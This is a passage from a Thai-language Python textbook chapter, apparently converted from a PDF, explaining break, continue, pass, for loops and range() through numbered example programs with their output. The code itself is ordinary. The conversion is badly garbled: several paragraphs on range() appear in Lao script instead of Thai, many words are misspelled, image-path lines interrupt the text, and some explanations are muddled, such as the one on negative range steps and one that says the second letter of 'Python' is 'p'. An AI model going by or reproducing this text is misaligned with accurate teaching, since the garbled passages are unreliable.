
ข้อความครบทุกตัวอักษร เมื่อต้องรหัสครบทุกตัวแล้ว ในบรรทัดที่ 21 โปรแกรมจะพิมพ์ข้อความที่ต้องรหัสทั้งหมดออกทางจอภาพ

### คำสั่งควบคุมการทำซ้ำ (Loop control statements)

คำสั่งควบคุมการทำซ้ำถูกสร้างขึ้นเพื่อต้องการเปลี่ยนทิศทางของการประมวลผลแบบวนซ้ำ ซึ่งตามปกติแล้ว การประมวลผลจะเป็นแบบลำดับจากซ้ายไปขวาและจำกัดด้านบนลงล่าง (Sequence) และสถานะการณ์บางอย่างการทำงานแบบลำดับอาจจะไม่เหมาะสม เช่น โปรแกรมต้องการคนหาข้อมูลในสตริงที่มีความยาวมาก ๆ เมื่อค้นหาไปเรื่อย ๆ ปรากฏว่าโปรแกรมพบข้อความที่ต้องการดังกล่าวอยู่ระหว่างกลางของข้อความ ผู้เขียนโปรแกรมควรจะหยุดการทำงานวนซ้ำ เนื่องจากจะทำให้ประยัดเวลาในการคำนวณ จากตัวอย่างที่กล่าวมาแล้ว เมื่อผู้เขียนโปรแกรมบังคับให้โปรแกรมหลุดออกจากคำสั่งวนซ้ำ จะส่งผลให้ตัวแปรหรืออปเจ็กต์ต่าง ๆ ที่ใช้งานอยู่ภายในขอบเขตของการวนซ้ำนี้ หมดอายุการทำงาน คือ จะถูกลบออกจากหน่วยความจำไปโดยอัตโนมัติ ไฟชอนสนับสนุนคำสั่งควบคุมการทำซ้ำ 3 คำสั่งคือ break, continue และ pass

คำสั่ง break เป็นคำสั่งที่สั่งให้โปรแกรมยุติการทำงาน (Loop) ซึ่งส่งผลให้คำสั่งที่เหลือทั้งหมดหลังคำสั่ง break และอยู่ภายใต้ขอบเขตของคำสั่งทำซ้ำไม่ถูกประมวลผลไปด้วย เมื่อออกจากขอบเขตของคำสั่งการทำซ้ำบังคับจุบันแล้ว โปรแกรมจะประมวลคำสั่งอื่น ๆ ต่อไป (ไม่ใช่การจบการทำงานของโปรแกรม จะยุติการทำงานเฉพาะคำสั่งใน Loop ปัจจุบันเท่านั้น) สำหรับการทำงานของคำสั่ง break ใน nested loop เมื่อโปรแกรมยุติการทำงานใน Loop ปัจจุบันแล้ว โปรแกรมจะทำงานต่อใน Loop ที่ครอบ Loop ปัจจุบันอยู่ต่อไป คำสั่ง break จะใช้ทำงานกับ while และ for loop เท่านั้น ไม่สามารถใช้ได้กับ if, if..else, if..elif ได้เหมือนในภาษาซี สำหรับแผนผังจำลองการทำงานของ break จะมีลักษณะดังภาพที่ 6.11

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ



รูปที่ 6.11 แสดงแผนภาพจำลองการทำงานของคำสั่ง break

(a) break ใน while loop, (b) break ใน for loop

จากรูปที่ 6.11 (a) แสดงการทำงานของคำสั่ง break ใน while loop และ (b) สำหรับ for loop โปรแกรม 6.15 แสดงตัวอย่างการใช้งาน break สำหรับ while และ for loop

ตัวอย่างโปรแกรมที่ 6.15

```

1 # Break for while and for loop
2 for letter in 'Python': #First example for for loop
3     if letter == 'h':
4         break      #Break force exit for loop
5     print('Current Letter :', letter)
6
7 var = 10 #Second example while loop
8 while var > 0:
9     print('Current variable value :', var)
10    var = var - 1
11    if var == 5:
12        break      #Break force exit while loop
13 print("Good bye!")

```

```

Current Letter : P
Current Letter : y
Current Letter : t
Current variable value : 10
Current variable value : 9
Current variable value : 8
Current variable value : 7
Current variable value : 6
Good bye!
>>>

```


จากตัวอย่างโปรแกรมที่ 6.15 เริ่มต้นโปรแกรมในบรรทัดที่ 2 ด้วยคำสั่ง `for` โดย `for` ทำการอ่านสตริง 'Python' เข้ามาครั้งละ 1 ตัวอักษร และเก็บไว้ในตัวแปร `letter` ต่อจากนั้นในบรรทัดที่ 3 โปรแกรมนำค่าในตัวแปร `letter` ไปทำการตรวจสอบเงื่อนไขกับคำสั่ง `if` ว่าเป็นตัวอักษร `h` หรือไม่ถ้าใช่ หรือเป็นจริง โปรแกรมจะประมวลผลคำสั่ง `break` (บรรทัดที่ 4) เป็นผลให้โปรแกรมยุติการทำงานในลูป `for` ทันที และจะไปทำงานบรรทัดที่ 7 แทน เดต้าเงื่อนไขที่เปรียบเทียบเป็นเท็จ คือ ตัวอักษรไม่เท่ากับ `h` โปรแกรมจะทำคำสั่งในบรรทัดที่ 5 โดยพิมพ์ข้อความว่า 'Current Letter : X' เมื่อ `X` คือ ตัวอักษรใดๆ ออกรหงษ์ของภาพ หลังจากพิมพ์ตัวอักษรเสร็จ โปรแกรมจะกลับไปทำซ้ำในบรรทัดที่ 2 เช่นเดิม จนกว่าตัวอักษรจะเป็นตัวอักษร `h` หรือหมดข้อความ โปรแกรมจึงจะจบการทำงานใน `for loop` ผลลัพธ์ที่ได้คือ โปรแกรมพิมพ์ตัวอักษรเฉพาะ `P, y และ t` เท่านั้น

ต่อจากนั้นบรรทัดที่ 7 โปรแกรมกำหนดค่าตัวแปร `var` เท่ากับ 10 บรรทัดที่ 8 โปรแกรมทำการตรวจสอบเงื่อนไขใน `while` ว่า `var` มากกว่า 0 หรือไม่ ซึ่งในรอบแรกผลลัพธ์ที่ได้เป็นจริง โปรแกรมจะทำงานหลัง `while` ในบรรทัดที่ 9 พิมพ์ข้อความว่า 'Current variable value : X' โดย `X` คือค่าที่เก็บในตัวแปร `var` ออกรหงษ์ของภาพ จากนั้นบรรทัดที่ 10 โปรแกรมทำการลบค่า `var` ลง 1 บรรทัดที่ 11 โปรแกรมจะทำการตรวจสอบเงื่อนไขใน `if` ว่าค่า `var` เท่ากับ 5 หรือไม่ สำหรับในรอบแรก ค่าของ `var` จะมีค่าเท่ากับ 9 ซึ่งจะทำให้เงื่อนไข `if` เป็นเท็จ โปรแกรมจึงวนกลับไปทำงานในบรรทัดที่ 8 เพื่อไปตรวจสอบเงื่อนไขใน `while` อีกครั้ง โปรแกรมจะทำงานในบรรทัดที่ 8, 9, 10 และ 11 ซ้ำในลักษณะนี้ไปเรื่อยๆ จนกว่าค่าในตัวแปร `var` จะมีค่าเท่ากับ 5 โปรแกรมจึงจะประมวลผลคำสั่ง `break` (บรรทัดที่ 12) คำสั่งดังกล่าวจะส่งผล

## บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

ให้โปรแกรมออกจาก while loop ทันที และพิมพ์ข้อความ "Good bye!" ก่อนจบโปรแกรม ผลลัพธ์ เมื่อจบ while loop คือ โปรแกรมจะพิมพ์ข้อความ เฉพาะตัวเลขจาก 9 ลงมาถึง 6 เท่านั้น เนื่องจากโปรแกรมถูกหยุดการทำงาน ตั้งแต่เลข 5

คำสั่ง continue เป็นคำสั่งที่สั่งให้โปรแกรมกลับไปเริ่มต้นใหม่ที่ต้นloop ซึ่งส่งผลให้คำสั่งที่เหลือทั้งหมดหลังคำสั่ง continue และอยู่ภายใต้ ขอบเขตของคำสั่งทำซ้ำ จะไม่ถูกประมวลผลในรอบนั้น ๆ ไปด้วย (แต่ไม่ได้ออกจากคำสั่งการทำซ้ำ) คำสั่ง continue จะใช้ได้ทั้ง while และ for loop สำหรับแผนผังจำลองการทำงานของ continue จะมีลักษณะดังภาพที่ 6.12



รูปที่ 6.12 แสดงแผนภาพจำลองการทำงานของ continue

โปรแกรม 6.16 แสดงตัวอย่างการใช้งาน continue สำหรับ while และ for loop

### ตัวอย่างโปรแกรมที่ 6.16

```

1 # Continue for while and for loop
2 for letter in 'Python': # First example for for loop
3     if letter == 'h':
4         continue
5     print('Current Letter :', letter)
6 var = 10      # Second example for while loop
7 while var > 0:
8     var = var -1
9     if var == 5:
10        continue
11     print('Current variable value :', var)
12 print("Good bye!")
  
```

```

Current Letter : P
Current Letter : y
Current Letter : t
Current Letter : o
Current Letter : n
Current variable value : 9
Current variable value : 8
Current variable value : 7
Current variable value : 6
Current variable value : 4
Current variable value : 3
Current variable value : 2
Current variable value : 1
Current variable value : 0
Good bye!
>>>

```

จากโปรแกรมตัวอย่างที่ 6.16 บรรทัดที่ 2 คำสั่ง for จะเริ่มอ่านข้อความ 'Python' เข้ามาทีละตัวอักษรแล้วเก็บไว้ในตัวแปร letter จากนั้นบรรทัดที่ 3 โปรแกรมทำการตรวจสอบค่าในตัวแปร letter ว่าเป็นอักษรตัว h หรือไม่ ถ้าใช่โปรแกรมจะทำการคำสั่ง continue (ในบรรทัดที่ 4) คำสั่ง continue จะบังคับให้โปรแกรมไปเริ่มต้นทำงานที่คำสั่ง for ในรอบใหม่ โดยคำสั่งถัดจากคำสั่ง continue จะไม่ถูกประมวลผล คำสั่ง continue ส่งผลให้โปรแกรมยกเลิกไม่พิมพ์ตัวอักษร h ออกทางจอภาพ (บรรทัดที่ 5) สำหรับตัวอักษรอื่น ๆ ที่ไม่ใช่ตัว h จะถูกพิมพ์ออกทางจอภาพทั้งหมด

สำหรับโปรแกรมในส่วนของ while loop จะเริ่มต้นในบรรทัดที่ 6 โดยการกำหนดค่าตัวแปร var เท่ากับ 10 ในบรรทัดที่ 7 โปรแกรมจะตรวจสอบเงื่อนไขด้วยคำสั่ง while ว่า var > 0 หรือไม่ เมื่อเงื่อนไขเป็นจริงโปรแกรมจะทำงานในบรรทัดที่ 8 แต่ถ้าเป็นเท็จ โปรแกรมจะทำการคำสั่งในบรรทัดที่ 12 สำหรับในบรรทัดที่ 8 โปรแกรมจะลดค่าตัวแปร var ลง 1 จากนั้นบรรทัดที่ 9 โปรแกรมจะตรวจสอบเงื่อนไขใน if ว่า var เท่ากับ 5 หรือไม่ เมื่อผลของการเปรียบเทียบเป็นจริง โปรแกรมจะประมวลผลคำสั่ง continue ในบรรทัดที่ 10 ผลจากคำสั่งดังกล่าวจะบังคับให้โปรแกรมไปเริ่มต้นทำงานใหม่ที่จุดเริ่มต้นของ while loop ทันที ผลลัพธ์ที่ได้คือ โปรแกรมจะไม่พิมพ์ตัวเลข 5 ออกทางจอภาพ สำหรับตัวเลขอื่น ๆ จะถูกพิมพ์ออกมาก้างหนา

คำสั่ง pass (ไม่มีการประมวลผลใด ๆ เกิดขึ้น) เป็นคำสั่งที่มีไว้เพื่อรักษาโครงสร้างหรือความหมายของโปรแกรมไว้ เช่น กรณีที่ผู้เขียนโปรแกรม

## บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

กำลังเขียนโปรแกรมอยู่ แต่ปรากฏว่าในบางจุดของโปรแกรม ผู้เขียนยังไม่แน่ใจว่าจะดำเนินการต่ออย่างไรและต้องการยกเว้นโปรแกรมตรงส่วนนี้ไว้ก่อน (ใส่ comment ก็พอใช้ได้เหมือนกัน) และจึงค่อยมาแก้ไขในภายหลัง ผู้เขียนโปรแกรมสามารถบรรจุคำสั่ง pass นี้ไว้เพื่อให้โปรแกรมสามารถทดสอบรันโปรแกรมได้และประมวลผลโปรแกรมในส่วนที่ละเว้นไว้ด้วย ชึ้งคำสั่ง pass จะไม่มีการประมวลผลใด ๆ เกิดขึ้น (คล้ายคำสั่ง No operation ในภาษาแอลซีเอชเมบลี) และเมื่อไม่ต้องการใช้งานคำสั่งดังกล่าวแล้ว ไม่จำเป็นต้องลบหักก็ได้ (แต่ควรลบจะดีกว่า) สำหรับตัวอย่างการใช้งานคำสั่ง pass แสดงในตัวอย่างโปรแกรมที่ 6.17



เมื่อป้อนคำสั่ง pass และกด Enter โปรแกรมจะออกจากขอบเขตของคำสั่งที่กำลังเขียนโปรแกรมทันที เช่น เมื่อกำลังเขียนคำสั่งอยู่ใน while loop เมื่อป้อนคำสั่ง pass เครื่องเซอร์จะมาปรากฏในตำแหน่งเดียวกับคำสั่ง while ทันที

### ตัวอย่างโปรแกรมที่ 6.17

```

1 # Testing pass command
2 for letter in 'Python':
3     if letter == 'h':
4         pass
5     print('This is pass block')
6     print('Current Letter :', letter)
7 print("Good bye!")

```

```

Current Letter : P
Current Letter : y
Current Letter : t
This is pass block
Current Letter : h
Current Letter : o
Current Letter : n
Good bye!
>>>

```

จากตัวอย่างโปรแกรมที่ 6.17 การทำงานเริ่มต้นในบรรทัดที่ 2 คำสั่ง for จะอ่านตัวอักษรทีละตัวจากข้อความ 'Python' โดยตัวอักษรแต่ละตัวจะ

ถูกตรวจสอบว่าเป็นตัวอักษรเป็นตัว ห หรือไม่ ถ้าผลจากการตรวจสอบเป็นเท็จ โปรแกรมจะพิมพ์ตัวอักษรที่ลงทะเบียน เริ่มตั้งแต่ P, y, t ตามลำดับ แต่เมื่อเปรียบเทียบแล้วเป็นตัวอักษร ห โปรแกรมจะประมวลผลคำสั่ง pass (บรรทัดที่ 4) ซึ่งเป็นคำสั่งที่ไม่มีผลกระทบใด ๆ กับโปรแกรม แต่เป็นการบังบองให้ผู้เขียนโปรแกรมทราบว่าโปรแกรมตรงส่วนนี้ยังไม่เสร็จสมบูรณ์ (อาจจะมีการปรับปรุงเพิ่มเติมในภายหลัง) และต้องการให้ประมวลผลโปรแกรมตรงส่วนนี้ด้วย เพราะต้องการทดสอบการทำงานของคำสั่ง if ว่าทำงานได้จริงหรือไม่ (การใช้ comment แทนก็เป็นทางเลือกที่ดี แต่ comment มีหน้าที่หลักในการอธิบายการทำงานของโปรแกรมมากกว่า) เพื่อให้การทำงานของคำสั่ง pass เห็นได้ชัดเจนขึ้น (เพราะคำสั่ง pass จะไม่แสดงผลใด ๆ ให้เห็น) ผู้เขียนจึงเพิ่มคำสั่งที่พิมพ์ข้อความว่า 'This is pass block' ในบรรทัดที่ 5 เช่นماช่วยเพื่อให้เห็นผลของการประมวลผลคำสั่ง pass ได้ดีขึ้น ผลลัพธ์เมื่อสั่งรันโปรแกรมแล้วแสดงในตัวอย่างข้างบน



คำสั่ง switch, do-while, forecach ไม่มีให้ใช้งานในภาษาไพธอน


คำสั่ง for เป็นคำสั่งที่ใช้สำหรับการทำซ้ำ เช่นเดียวกับ while และต้องมีการตรวจสอบเงื่อนไขก่อนเข้าสู่loop เมื่อกัน แต่แตกต่างกันตรงที่ for จะตรวจสอบรายการแบบลำดับแทน (Item of sequence) เช่น ข้อมูลชนิดสตริง ลิสต์ หรือทัพเพิล เป็นต้น โครงสร้างการทำงาน for loop มีรูปแบบคำสั่งดังนี้

```
for iterating_var in sequence:  
    statements(s)
```


โดย iterating\_var คือ ตัวแปรที่ใช้สำหรับรับค่าที่ลักษณะเพื่อนำมาประมวลผล จากข้อมูลที่อยู่ในตัวแปร sequence เมื่อข้อมูลในตัวแปร sequence เป็นชนิดลิสต์ คำสั่ง for จะดึงข้อมูลในตำแหน่งแรกของลิสต์ ออกมาเก็บไว้ใน iterating\_var หลังจากนั้นจะเริ่มทำคำสั่งใน statement(s) เมื่อคำสั่งใน statement(s) หมดแล้ว การควบคุมจะกลับไปเริ่มต้นใหม่ที่ for แล้วดึงข้อมูลในลิสต์ลำดับถัดไปมาทำงาน การทำงานจะเป็นไปในลักษณะเช่นนี้ ไปเรื่อย ๆ จนกว่าข้อมูลในลิสต์จะหมด for จึงจะหยุดการทำงาน สำหรับ

### บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

แผนผังจำลองการทำงานของ for และตัวอย่างการดึงข้อมูลสมาชิกในรายการ ดังภาพที่ 6.13 และ 6.14 ตามลำดับ



รูปที่ 6.13 แสดงแผนภาพจำลองการทำงานของ for



รูปที่ 6.14 แสดงการดึงข้อมูลสมาชิกจากตัวแปรชนิดลิสต์ของ for loop

จากรูปที่ 6.14 แสดงวิธีการดึงข้อมูลจากตัวแปรลิสต์เข้ามาทำงานใน for อันดับแรก for จะทำการอ่าน first\_item ซึ่งเป็นข้อมูลสมาชิกตัวแรกในลิสต์มาเก็บไว้ใน interating\_var ① จากนั้นโปรแกรมจะสั่งพิมพ์ค่าที่อยู่ในตัวแปร interating\_var ออกจอภาพ และทำการคำสั่ง statement(s) จนหมด เมื่อทำการคำสั่งใน statement(s) ดังกล่าวเสร็จแล้ว คำสั่ง for จะทำการดึงข้อมูลสมาชิกจากลิสต์ตัวถัดไป (second\_item) ② เข้ามาทับข้อมูลตัวแรกที่อยู่ใน interating\_var จากนั้นโปรแกรมจะทำการพิมพ์ค่าในตัวแปร interating\_var และทำการคำสั่ง statement(s) เช่นเดิม โปรแกรมจะทำการอ่านข้อมูลสมาชิกตัวถัดไปมาทำงานเรื่อยๆ จนกว่าจะไม่มีข้อมูลอยู่ในลิสต์ for จึงจะยุติการทำงาน ตัวอย่างการใช้ for แสดงดังโปรแกรมที่ 6.18

### ตัวอย่างโปรแกรมที่ 6.18

```

1 # Testing for loop
2 for letter in 'Python':      # First Example
3     print('Current Letter :', letter)
4 fruits = ['banana', 'apple', 'mango']
5 for fruit in fruits:         # Second Example
6     print('Current fruit :', fruit)
7 print("Good bye!")

```

```

Current Letter : P
Current Letter : y
Current Letter : t
Current Letter : h
Current Letter : o
Current Letter : n
Current fruit : banana
Current fruit : apple
Current fruit : mango
Good bye!
>>>

```

จากโปรแกรมตัวอย่างที่ 6.18 บรรทัดที่ 2 คำสั่ง for เริ่มอ่านข้อมูล สตริงเข้ามาทีละตัวอักษร และเก็บไว้ในตัวแปร letter ต่อจากนั้นโปรแกรมจะทำงานในบรรทัดที่ 3 โดยการพิมพ์ตัวอักษรที่เก็บอยู่ในตัวแปร letter ออกมากซึ่งตัวอักษรตัวแรกในสตริงชุดนี้คือตัว 'P' หลังจากนั้นโปรแกรมจะกลับไปเริ่มต้นอ่านข้อมูลใหม่ ซึ่งอักษรตัวที่ 2 ในสตริงคือ 'p' โดยเก็บทับตัวอักษรเดิมที่อยู่ในตัวแปร letter จากนั้นโปรแกรมจะพิมพ์ตัวอักษรอ ก ทางจอภาพ เช่นเดิม โปรแกรมจะทำงานในลักษณะอย่างนี้ไปเรื่อย ๆ จนถึงอักษรตัวสุดท้าย ในสตริง (ในที่นี่คือ n) จึงจะยุติการทำงานของ for ผลลัพธ์ที่ได้คือ ข้อความ 'Python'

บรรทัดที่ 4 โปรแกรมจะกำหนดค่าข้อมูลให้กับตัวแปรลิสต์ชื่อ fruits คือ 'banana', 'apple' และ 'mango' ตามลำดับ ต่อจากนั้นในบรรทัดที่ 5 คำสั่ง for จะทำการอ่านข้อมูลสมาชิกตำแหน่งแรกจากตัวแปร fruits คือ 'banana' มาเก็บไว้ในตัวแปร fruit ในบรรทัดที่ 6 โปรแกรมจะพิมพ์ข้อมูลที่เก็บอยู่ในตัวแปร fruit ออกจอภาพ ผลลัพธ์คือ 'banana' เมื่อพิมพ์ข้อมูลเสร็จ โปรแกรมจะกลับไปเริ่มต้นคำสั่ง for อีกครั้ง โดยโปรแกรมจะทำคำสั่ง

## บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

เหมือนเดิมอย่างนี้ไปเรื่อย ๆ จนกว่าข้อมูลของสมาชิกที่อยู่ในตัวแปร fruits จะหมด คำสั่ง for จึงจะหยุดการทำงาน ผลลัพธ์ที่ได้คือ ข้อความ 'banana', 'apple' และ 'mango' ตามลำดับ

### การอ้างถึงข้อมูลสมาชิกโดยการใช้ตำแหน่งของ for loop

คำสั่ง range เป็นคำสั่งที่ช่วยสร้างช่วงของข้อมูล เช่น เมื่อใช้คำสั่ง range(5) ช่วงข้อมูลที่ได้คือ 0, 1, 2, 3, 4 ดังนั้นเราสามารถนำ range มาประยุกต์ใช้กับ for ได้ โดยข้อมูลที่สร้างโดย range จะถูกนำไปใช้เป็นตัวชี้ตำแหน่งของรายการข้อมูลได้ ดังตัวอย่างโปรแกรมที่ 6.19

#### ตัวอย่างโปรแกรมที่ 6.19

```

1 # for loop and index
2 fruits = ['banana', 'apple', 'mango']
3 for index in range(len(fruits)):
4     print('Current fruit :', fruits[index])
5 print("Good bye!")

```

```

Current fruit : banana
Current fruit : apple
Current fruit : mango
Good bye!
>>>

```

จากโปรแกรมตัวอย่างที่ 6.19 บรรทัดที่ 2 เป็นการกำหนดค่าให้กับตัวแปรลิสต์ชื่อ fruits มีค่าเป็น 'banana', 'apple' และ 'mango' ตามลำดับ ต่อจากนั้นในบรรทัดที่ 3 คำสั่ง for จะสร้างช่วงของข้อมูลโดยอาศัยคำสั่ง range สำหรับช่วงข้อมูลที่เกิดจากคำสั่ง range คือค่า 0, 1, 2 (ซึ่งเกิดจาก การหาจำนวนสมาชิกของตัวแปร fruits โดยใช้ฟังก์ชัน len(fruits) เพราะ fruits มีสมาชิก 3 ตัว) ลำดับต่อไป คำสั่ง for จะทำการอ่านข้อมูลที่สร้างโดย range มาทีละค่า โดยเริ่มต้นที่ 0 และเก็บค่าดังกล่าวไว้ในตัวแปร index (index = 0) ต่อจากนั้นในบรรทัดที่ 4 โปรแกรมจะพิมพ์ข้อความว่า 'Current fruit : ' พร้อมกับข้อมูลที่ดึงมาจากตัวแปร fruits ในตำแหน่งที่ index มีค่าเท่ากับ 0 คือ fruits[index] = fruits[0] = 'banana' ออกทางจอภาพ ลำดับต่อไปโปรแกรมจะกลับไปเริ่มต้นคำสั่ง for ใหม่ เพราะข้อมูลใน range ข้างมี

หมวด ໂດຍດຶງຄ່າຂໍອມູນໃນຕຳແໜ່ງຄັດໄປຂອງຕົວແປຣ fruits ມາແສດງ ການທຳການ ຈະທຳຊ້າຍໆຢ່າງນີ້ໄປເຮືອຍ ຖ ຈນກວ່າສມາຊີກໃນ range ຈະໝດ ພລຈາກການ ທຳການຂອງໂປຣແກຣມ ຄື່ອ ໂປຣແກຣມຈະພິມພົບຂອງຄວາມ 'banana', 'apple', 'mango' ສໍາຫັບບຽບທັດສຸດທາຍ່ໂປຣແກຣມຈະພິມພົບຂອງຄວາມ 'Good bye!' ກອນ ຈະປັບໂປຣແກຣມເສມອ

ພັກໜັນ range ຈາກທີ່ກລ່າວໄປແລ້ວວ່າ for ນີ້ນີ້ຍິນໃໝ່ງານກັບຄໍາສັ່ງ range ເສມອ ດັ່ງນີ້ໃນຍ່ອໜ້ານີ້ຈະກລ່າວດີງຄໍາສັ່ງ range ເພີ່ມເຕີມອີກເລີກນີ້ຍ ເພື່ອໃຫ້ການໃໝ່ຄໍາສັ່ງ range ລວມກັບ for ໄດ້ດີຂຶ້ນ ໂດຍປັກຕິຄໍາສັ່ງ range ຈະມີ ຮູບແບບຄໍາສັ່ງ 4 ແບບດັ່ງນີ້

① range (x), ② range (x, y), ③ range (x, y, i), ④ range (y, x, -i)

range (x) ແບບທີ່ ① ຈະສ້າງຊຸດຂອງຂໍອມູນເຮີມຕົ້ນຈາກ 0 ຕື່ງ ( $x - 1$ ) ໂດຍ ເພີ່ມຂຶ້ນຄົງລະ 1 ເຊັ່ນ ເນື້ອເຮີຍກໃໝ່ພັກໜັນ range(6) ຂໍອມູນທີ່ຖຸກສ້າງຂຶ້ນຄື່ອ [0, 1, 2, 3, 4, 5]

range (x, y) ແບບທີ່ ② ຈະສ້າງຊຸດຂອງຂໍອມູນເຮີມຕົ້ນຈາກ x ຕື່ງ ( $y - 1$ ) ໂດຍ ເພີ່ມຂຶ້ນຄົງລະ 1 ເຊັ່ນ ເນື້ອເຮີຍກໃໝ່ພັກໜັນ range(3, 10) ຂໍອມູນທີ່ຖຸກສ້າງຂຶ້ນຄື່ອ [3, 4, 5, 6, 7, 8, 9]

range (x, y, i) ແບບທີ່ ③ ຈະສ້າງຊຸດຂອງຂໍອມູນເຮີມຕົ້ນຈາກ x ຕື່ງ ( $y - 1$ ) ໂດຍເພີ່ມຂຶ້ນຄົງລະ i ເຊັ່ນ ເນື້ອເຮີຍກໃໝ່ພັກໜັນ range(3, 15, 2) ຂໍອມູນທີ່ຖຸກສ້າງ ຂຶ້ນຄື່ອ [3, 5, 7, 9, 11, 13] ມີຂໍ້ສັກເກດສໍາຫັບຄ່າ y ຕົວສຸດທ້າຍ ຄື່ອ 15 ຈະໄມ່ ຖຸກນໍາມາໃສ່ໄວ້ໃນຮາຍກາດວ່າຍ ເນື້ອຈາກຕິດເງື່ອນໄຂທີ່ຄ່າ y = y - 1 ດັ່ງນີ້ນີ້ຄ່າ y ທີ່ໄດ້ຄື່ອ 14 ໂປຣແກຣມຈຶ່ງຕັດທີ່ 14 ແລະ 15 ທີ່ໄປດ້ວຍ ເພຣະໄມ່ອ່ອຍ໌ໃນເງື່ອນໄຂທີ່ ຄຸ

range (y, x, -i) ແບບທີ່ ④ ຈະສ້າງຊຸດຂອງຂໍອມູນແບບຍອນໜັງ ຈາກ y ຕື່ງ ( $x - 1$ ) ໂດຍລດລົງຄົງລະ -i ເຊັ່ນ ເນື້ອເຮີຍກໃໝ່ພັກໜັນ range(15, 3, -2) ຂໍອມູນທີ່ຖຸກສ້າງຂຶ້ນຄື່ອ [15, 13, 11, 9, 7, 5] ຕາມລຳດັບ ຖາຕອງການໃໝ່ລົດຄ່າທີ່ ລະ 1 ໂດຍເຮີມຕົ້ນແຕ່ 15 ຄອຍໜັງໄປຈົນຕື່ງ 1 ມີຮູບແບບ ຄື່ອ range(15, 0, -1) ທີ່ໄດ້ຄື່ອ 15 ຄອຍໜັງໄປຈົນຕື່ງ 0 ລົງໄປຕື່ງ -4 ແລະລົດຄ່າຄົງ

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

ลักษณะ 1 มีรูปแบบคือ range(0, -5, -1) สำหรับตัวอย่างเพิ่มเติมการใช้ for กับ range ดังตัวอย่างโปรแกรมที่ 6.20

### ตัวอย่างโปรแกรมที่ 6.20

```

1 # explain function range
2 import sys, random
3 sys.stdout.write("Show range (6) = ")
4 for i in range(6):
5     sys.stdout.write(str(i) + " ")
6 print("\n" + "-" *70)
7 sys.stdout.write("Show range (1, 7) = ")
8 for j in range(1, 7):
9     sys.stdout.write(str(j) + " ")
10 print("\n" + "-" *70)
11 sys.stdout.write("Show range (1, 36, 2) = ")
